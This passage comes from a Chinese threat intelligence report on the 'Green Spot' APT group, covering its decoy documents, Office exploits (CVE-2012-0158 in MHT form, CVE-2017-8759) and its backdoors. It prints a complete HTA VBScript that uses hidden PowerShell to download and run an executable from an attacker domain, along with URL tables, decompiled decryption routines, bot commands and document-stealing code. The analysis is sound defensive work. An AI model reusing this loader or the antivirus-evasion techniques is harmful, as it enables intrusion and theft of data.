


图2-9 释放的欺骗文档信息

2.2 社工技巧分析

“绿斑”攻击组织主要针对被攻击者的职业、岗位、身份等定制文档内容，伪装成中国政府的公告、学会组织的年会文件、相关单位的通知、以及被攻击者可能感兴趣的政

3 攻击载荷分析：漏洞、后门及可执行文件

3.1 CVE-2012-0158漏洞利用

CVE-2012-0158是一个文档格式溢出漏洞，格式溢出漏洞的利用方式是在正常的文档中插入精心构造的恶意代码，从表面上看其是一个正常的文档，很难引起用户的怀疑，因此经常被用于APT攻击。CVE-2012-0158漏洞是各种APT攻击中迄今为止使用频度最高的。利用该漏洞的载体通常是RTF格式的文件，其内部数据以十六进制字符串形式保存。

3.1.1 由RTF到MHT的高级对抗

传统的CVE-2012-0158漏洞利用格式主要以RTF为主，而该组织则使用了MHT格式，这种格式同样可以触发漏洞，而且在当时一段时间内可以躲避多种杀毒软件的查杀。




图3-1 RTF与MHT文件格式对比

如果使用RTF文件格式构造可触发漏洞的文件，在解码后会在文件中出现CLSID（CLSID是指Windows系统对于不同的应用程序、文件类型、OLE对象、特殊文件夹以及各种系统组件分配一个唯一表示它的ID代码），而新的利用方式使用MHT文件格式，CLSID会出现在MHT文件中，由于之前的RTF溢出格式嵌套DOC文档（如图3-2，红框中是DOC文档文件头），CLSID存放于嵌套的DOC文档里（如图3-3，红框中是CLSID，部分采用了网络字节序，部分采用了主机字节序）。




图3-2 以RTF为载体的溢出文件




图3-3 以RTF为载体的溢出文件

MHT文件格式的CLSID不会存放在嵌套的DOC里，而是直接在MHT文件中（如图3-4，红框中所示），这样可以逃避大部分安全软件的检测，而且在MHT中编码格式也发生了变化，因此如果使用以前根据RTF文件编写的CVE-2012-0158检测程序则会失效。




图3-4 案例6涉及的MHT文件

MHT文件的主要功能是将一个离线网页的所有文件保存在一个文件中，方便浏览。将文件后缀修改为.doc后，Microsoft Word是可以正常打开的。

该文件可以分为三个部分：第一部分是一个网页；第二部分是一个base64编码的数据文件，名为“ocxstg001.mso”，该文件解码后为一个复合式文档即DOC文档；第三部分的数据是二进制文件。

在第一部分我们发现了一段这样的代码，该代码描述了第一部分和第二部分的关系也是导致漏洞触发的关键：



这段代码大致表示当网页加载的时候同时加载一个COM控件去解释第二部分的数据。该控件的CLSID是{*****-11D1-B16A-00C0F0283628}，经过查询该控件便是MSCOMCTL.OCX.。当时已知的与该控件有关的最新漏洞是CVE-2012-0158，因此可以确定这三个案例是通过精心构造MHT文件，利用漏洞CVE-2012-0158来执行，从而实现可执行文件的释放和执行。

3.1.2 值得关注漏洞载荷免杀技巧的利用

“绿斑”组织高频使用MHT漏洞格式文档的传播利用时间主要在2013年5月之前，这是一个高度值得关注的信息。我们基于对某个著名的第三方威胁情报源利用CVE-2012-0158漏洞并采用MHT文件格式的恶意代码数据进行了相关统计。




图3-5 安天捕获部分“绿斑”免杀样本（红色）与MHT漏洞格式文档（黄色）大量出现时间的对比

从图3-5中我们可以看到，2013年3月前，MHT文件格式的CVE-2012-0158漏洞相关文件并未出现在该威胁情报源当中，但已经被“绿斑”组织使用。我们尚不能认为“绿斑”组织是这种免杀方式的发明者，但至少其是这种方式的早期使用者。而对于一个2012年1月的陈旧漏洞，“绿斑”组织则较早使用了可以延续其攻击窗口的方法。并不是所有APT攻击都会使用0day漏洞，这取决于攻击者的资源储备和突破被攻击方的防御的必要性等因素，部分APT攻击组织并没有能力去挖掘0day漏洞，但其同样试图采购获得商业的0day漏洞，针对1day漏洞快速跟进，并尝试使用免杀方式来使陈旧漏洞形成新的攻击能力。这些问题和0day漏洞检测防御一样值得关注。

3.2 CVE-2014-4114漏洞利用

我们有一定的分析证据表明，“绿斑”组织在2014年10月前曾使用CVE-2014-4114漏洞。这可能表示该组织与地下漏洞交易有相应的渠道联系。

3.3 CVE-2017-8759漏洞利用

安天2017年针对“绿斑”组织的一个新的前导攻击文档进行了分析，该文档利用最新的CVE-2017-8759漏洞下载恶意代码到目标主机执行。样本采用RTF格式而非之前的宏代码方式，在无须用户交互的情况下就可以直接下载并执行远程文件，攻击效果更好。

CVE-2017-8759漏洞是由一个换行符引发的漏洞，该漏洞影响所有主流的.NET Framework版本。在.NET库中的SOAP WSDL解析模块IsValidUrl函数没有正确处理包含回车换行符的情况，导致调用者函数PrintClientProxy存在代码注入执行漏洞，目前该漏洞主要被用于Office文档高级威胁攻击。




图3-6 通过objautlink和objupdate控制字段自动更新链接




图3-7 嵌入的链接实际上是一个WSDL文件（见下一节TXT文件）

3.3.1 漏洞触发文件：TXT文件

该类文件是WSDL文件，是导致漏洞触发的文件。触发漏洞会导致执行其中的代码即利用msHTA.exe执行指定的HTA文件，使用HTA文件得到解析和运行。以样本jin2.txt为例分析，关键代码如下：




图3-8 WSDL文件调用msHTA执行HTA文件

每个txt文件的不同之处在于包含的HTA文件链接不同，具体请看表3-1：

表3-1 txt调用hta列表	
样本名称	样本中包含的下载地址
ding1.txt	http://updateinfo.***.org/ding1/ding1.HTA
ding2.txt	http://updateinfo.***.org/ding2/ding2.HTA
tiny1.txt	http://updateinfo.***.org/tiny1/tiny1.HTA
tiny2.txt	http://updateinfo.***.org/tiny1/tiny2.HTA
tony1.txt	http://updateinfo.***.org/tiny1/tony1.HTA
tony2.txt	http://updateinfo.***.org/tiny1/tony2.HTA
bing.txt	http://updateinfo.***.org/bing/bing.HTA
jin1.txt	http://updateinfo.***.org/jin1/jin1.HTA
jin2.txt	http://updateinfo.***.org/jin2/jin2.HTA

3.3.2 下载指定EXE文件：HTA文件

HTA文件是html页面文件，嵌入了VBScript脚本，该脚本的主要功能是利用PowerShell下载指定的EXE文件，保存为officeupdate.exe并执行该程序。图3-9为样本jin2.HTA的内容：

```
<html>
<head>
<script language="VBScript">
Sub window_onload
    const impersonation = 3
    Const Hidden_Window = 12
    Set Locator = CreateObject("WbemScripting.SWbemLocator")
    Set Service = Locator.ConnectServer()
    Service.Security_.ImpersonationLevel=impersonation
    Set objStartup = Service.Get("Win32_ProcessStartup")
    Set objConfig = objStartup.SpawnInstance_
    Set Process = Service.Get("Win32_Process")
    Error = Process.Create("PowerShell -WindowStyle Hidden -nop -c (New-Object
        System.Net.WebClient).DownloadFile('http://updateinfo.***.org/jin2/
        jin2.exe','officeupdate.exe');(New-Object -com
        Shell.Application).ShellExecute('officeupdate.exe');", null, objConfig,
        intProcessID)
    window.close()
end sub
</script>
</head>
</html>
```



图3-9 HTA文件调用powershell下载执行文件

每个HTA文件的不同之处是下载地址不相同，攻击者利用漏洞触发HTA下载并执行最终的可执行文件载荷，具体对应关系请看表3-2：

表3-2 HTA对应EXE下载地址

样本名称	样本中包含的下载地址
ding1.HTA	http://updateinfo.***.org/ding1/ding1.exe
ding2.HTA	http://updateinfo.***.org/ding2/ding2.exe
tiny1.HTA	http://updateinfo.***.org/tiny1/tiny1.exe
tiny2.HTA	http://updateinfo.***.org/tiny2/tiny2.exe
tony1.HTA	http://updateinfo.***.org/tony1/tony1.exe
tony2.HTA	http://updateinfo.***.org/tony2/tony2.exe
bing.HTA	http://updateinfo.***.org/bing/bing.exe
jin1.HTA	http://updateinfo.***.org/jin1/jin1.exe
jin2.HTA	http://updateinfo.***.org/jin2/jin2.exe

3.4 相关载荷分析

3.4.1 Poison Ivy RAT后门

我们经过分析，发现案例1、案例2、案例3、案例9中所释放的update.exe，均为Poison Ivy RAT后门程序，Poison Ivy是一款已经公开的、著名的RAT程序，功能强大，生成的载荷小巧易于加密和对抗检测。正因Poison Ivy有这些优点，因此也被其他攻击组织使用在其他攻击事件中。以下为部分Poison Ivy后门的功能：

- ▶ 可以获取系统基本信息；
- ▶ 可以进行全盘文件管理，包括查看所有文件，下载文件，上传文件等；
- ▶ 获取系统进程信息，结束进程，挂起进程等；
- ▶ 获取系统服务程序信息；
- ▶ 查看系统安装的软件，可进行卸载；
- ▶ 获取系统打开的端口号；
- ▶ 可执行远程shell，执行任意命令；
- ▶ 可获取密码Hash值；

- ▶ 可进行键盘记录；
- ▶ 可获取屏幕截图；
- ▶ 可打开摄像头进行监控；

图3-10、3-11为这四个案例涉及的样本（update.exe）文件中互斥量和域名相关的信息：




图3-10 多案例样本互斥量对比




图3-11 多案例样本连接域名对比

同时，我们将四个案例涉及样本的版本信息、时间戳、连接域名等相关信息整理如表3-3：

表3-3 Poison Ivy RAT后门版本信息对比

	案例 1	案例 2	案例 3	案例 9
文件版本	10.0.3.1			2.0.0.1
描述	WSC Helper Tool			ConnectHttp
版权	Copyright ? 2000 - 2010 Avira GmbH. All rights reserved.			Copyright ? 2012
产品版本	10.00.03.01			2, 0, 0, 1
产品名称	AntiVir Desktop			Connect the http
公司	Avira GmbH			none
合法商标	AntiVir® is a registered trademark of Avira GmbH, Germany.			
内部名称	avwsc			Https
文件版本	10.00.03.01			
语言	中文(简体) (中华人民共和国)			中文(中国)
源文件名	avwsc.exe			Http.exe
文件大小	32768 字节		11264 字节	24576 字节
互斥量	)!VoqA.I4		l2(q~&hE=	)!VoqA.I4
时间戳	2012-08-06 10:00:16		2013-02-06 09:12:32	2014-03-13 10:09:27
域名	waterfall.xxx.org	mp3.xxx.com	mp3.xxx.com	ssyxxx.org
IP	27.105.xxx.xxx	123.254.xxx.xxx	123.254.xxx.xxx	114.42.xxx.xxx

通过上面的信息，我们可以看出，在这四个案例中，虽然均为Poison Ivy RAT的后门，但是还可以分为三类：

第一类是案例1和案例2，它们之间除域名外，其它信息均相同，通过对案例1和案例2中update.exe二进制的对比，发现它们之间90%的二进制是相同的，不同之处是加密的二进制代码，它们的不同是由于加密密钥的不同。

```
*((_BYTE *)byte_405030 + v0++) ^= 0xA1u; while ( v0 < 6144 ); v1 = 0; do *((_BYTE *)byte_405030 + v1++) ^= 0x83u; while ( v1 < 6144 ); JUMPOUT(byte_405030[0]);
```

```
*((_BYTE *)byte_405030 + v0++) ^= 0x28u; while ( v0 < 6144 ); v1 = 0; do *((_BYTE *)byte_405030 + v1++) ^= 0x83u; while ( v1 < 6144 ); JUMPOUT(byte_405030[0]);
```

图3-12 案例1、2涉及样本的解密算法

第二类是案例3，第三类是案例9，这两类样本的加密算法与第一类不同，但解密后的代码，除了相关配置不同，其功能部分几乎完全相同。

```
CryptAcquireContextA(&v6, 0, 0, 24, -268435456);
CryptImportKey(v6, &key, 44, 0, 0, &v7);
CryptSetKeyParam(v7, 4, &v5, 0);
CryptSetKeyParam(v7, 5, &v4, 0);
CryptSetKeyParam(v7, 1, &unk_4040DC, 0);
v2 = 64;
VirtualProtect(&shellcode, 5120, 64, &v1); // 可读写
CryptDecrypt(v7, 0, 0, 0, &shellcode, &v3);
return VirtualProtect(&shellcode, 5120, v1, &v2);
```

图3-13 案例3涉及样本的解密算法

```
do
{
    v8[v4] = shellcode[v4] ^ 0xCC;
    ++v4;
}
while ( v4 <= 4899 );
v5 = 0;
do
{
    v8[v5] ^= 0x55u;
    ++v5;
}
while ( v5 <= 4899 );
v6 = 0;
do
{
    v8[v6] ^= 0xABu;
    ++v6;
}
while ( v6 <= 4899 );
```

案例9解密算法



图3-14 案例9涉及样本的解密算法

根据案例3中update.exe的时间戳，我们可以判断该样本出现于2013年2月6日，虽然时间戳是可以被修改的，但是结合案例3释放的欺骗文档的内容（请参见第2章，doc中内容的时间），我们相信它具有一定的参考价值。

3.4.2 Gh0st后门

通过我们对于案例4中update.exe的分析，得到该样本所使用的互斥量为“chinaheikee__inderjns”，该互斥量与我们分析过的gh0st样本的互斥量一致，是默认配置，而且上线数据包与gh0st 3.75版本非常一致，因此我们可以判定该update.exe为gh0st后门。




图3-15 Gh0st RAT后门界面

3.4.3 HttpBots后门

通过我们对于案例5中svchost.exe的分析，可以确定该样本实际是一个BOT后门程序。svchost.exe通过Web端来控制安装有该后门程序的机器，图3-16为具体指令信息截图。

```
*( _DWORD *) (a1 - 76324) = strtok(0, "#");
}
if ( !strcmp((const char *) (a1 - 76320), ".quit") )
break;
if ( strcmp((const char *) (a1 - 76320), ".uptime") )
{
if ( strcmp((const char *) (a1 - 76320), ".upload") )
{
if ( strcmp((const char *) (a1 - 76320), ".download") )
{
if ( strcmp((const char *) (a1 - 76320), ".exec") )
{
if ( !strcmp((const char *) (a1 - 76320), ".shell") )
{

```

图3-16 httpbots后门控制指令

表3-4 指令说明

指令	指令说明
.quit	控制指令：退出
.uptime	控制指令：获取运行时间（不确定）
.upload	控制指令：上传文件
.download	控制指令：下载文件
.exec	控制指令：执行文件
.shell	控制指令：执行脚本

3.4.4 ZXShell后门（针对性）

经过安天分析，案例6、7、8中释放的PE文件确定为ZXShell后门家族（分别为3个不同版本），是使用ZXShell源码修改后编译的，具有ZXShell后门常规功能：系统信息获取、文件管理、进程查看等。

很特别的一点是作者将版本修改为V3.6（ZXShell最后更新版本为3.0），并新增了窃密功能：样本收集*.doc*、*.xls*、*.ppt*等文档文件（案例6只收集网络磁盘、U盘、CDROM中的文件，案例7-8则收集全盘文件），且为保证收集的文档具有价值，只收集半年内修改过的文档文件并使用RAR打包，以日期加磁盘卷序列号命名（案例6以磁盘卷序列号命名），后缀名和压缩包密码各不相同。

```
if ( GetDriveTypeA((LPCSTR)lpRootPathName) == 2// U盘
|| GetDriveTypeA((LPCSTR)lpRootPathName) == 5// CD
|| GetDriveTypeA((LPCSTR)lpRootPathName) == 4// 网络磁盘
|| !strstr(&stolen_driver, (const char *)lpRootPathName)
steal_document((const CHAR *)lpRootPathName, (int)&037);//
```

图3-17 案例6只收集U盘、CD、网络磁盘中的文件

```

strncat(&CommandLine, "*.doc*", v41);
memset(&StartupInfo, 0, 0x44u);
StartupInfo.cb = 68;
if ( CreateProcess(0, &CommandLine, 0, 0, 0, 134217728u, 0, 0, &StartupInfo, &ProcessInformation) == 1 )
{
    CloseHandle(ProcessInformation.hProcess);
    CloseHandle(ProcessInformation.hThread);
}
v42 = strlen(&v79);
strncat(&v72, &v79, v42);
v43 = strlen("*.ppt*");
strncat(&v72, "*.ppt*", v43);
if ( CreateProcess(0, &v72, 0, 0, 0, 0x8000000u, 0, 0, &StartupInfo, &ProcessInformation) == 1 )
{
    CloseHandle(ProcessInformation.hProcess);
    CloseHandle(ProcessInformation.hThread);
}
v44 = strlen(&v79);
strncat(&v71, &v79, v44);
v45 = strlen("*.wps*");
strncat(&v71, "*.wps*", v45);
if ( CreateProcess(0, &v71, 0, 0, 0, 0x8000000u, 0, 0, &StartupInfo, &ProcessInformation) == 1 )
{
    CloseHandle(ProcessInformation.hProcess);
    CloseHandle(ProcessInformation.hThread);
}
v46 = strlen(&v79);
strncat(&v70, &v79, v46);
v47 = strlen("*.xls*");
strncat(&v70, "*.xls*", v47);
if ( CreateProcess(0, &v70, 0, 0, 0, 0x8000000u, 0, 0, &StartupInfo, &ProcessInformation) == 1 )

```

图3-18 打包收集到的文档

根据已有样本分析配置后，我们统计出样本搜集文档的类型：*.doc*、*.xls*、*.ppt*、*.wps*、*.pdf。

经分析，我们发现了样本新增的功能：

1. 获取IE自动保存的邮箱账户密码和对应网址，对IE6和IE6以上的版本采取不同的方法。

2. 收集网络信息、主机信息、进程信息，记录在如下目录中：

%Application Data%\Microsoft\Windows\Profiles.log

